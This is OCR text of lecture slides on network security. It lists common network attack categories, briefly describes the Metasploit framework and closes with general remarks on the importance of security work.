
About Me

7:53 PM
8/1/2015

3.3 Network attacks


- Sniffing
- Packet manipulation
- IP spoofing / Amplification attack / DoS
- MIM
- Session hijacking
- IPv6 DoS
- DROWN attack : The researchers estimated that 33% of all HTTPS sites were affected by this vulnerability as of March 1, 2016


Amplification attack



Network attacks

Wireless hijacking





Metasploit

Written in Ruby

- Metasploit framework is a tool that is used to develop and execute exploit code against a remote machine
- More than 1500 exploits – weekly update
- Part of Kali
- metasploitable

Conclusions

- Only a tiny part of network security has been covered
- Security is a major concern…
- Many threats around
- If you plan to work in this domain, be ready to continue learning everyday
- BYOD, Mobility, IoT …
    - Security has probably never been so important…

THANK YOU FOR YOUR ATTENTION...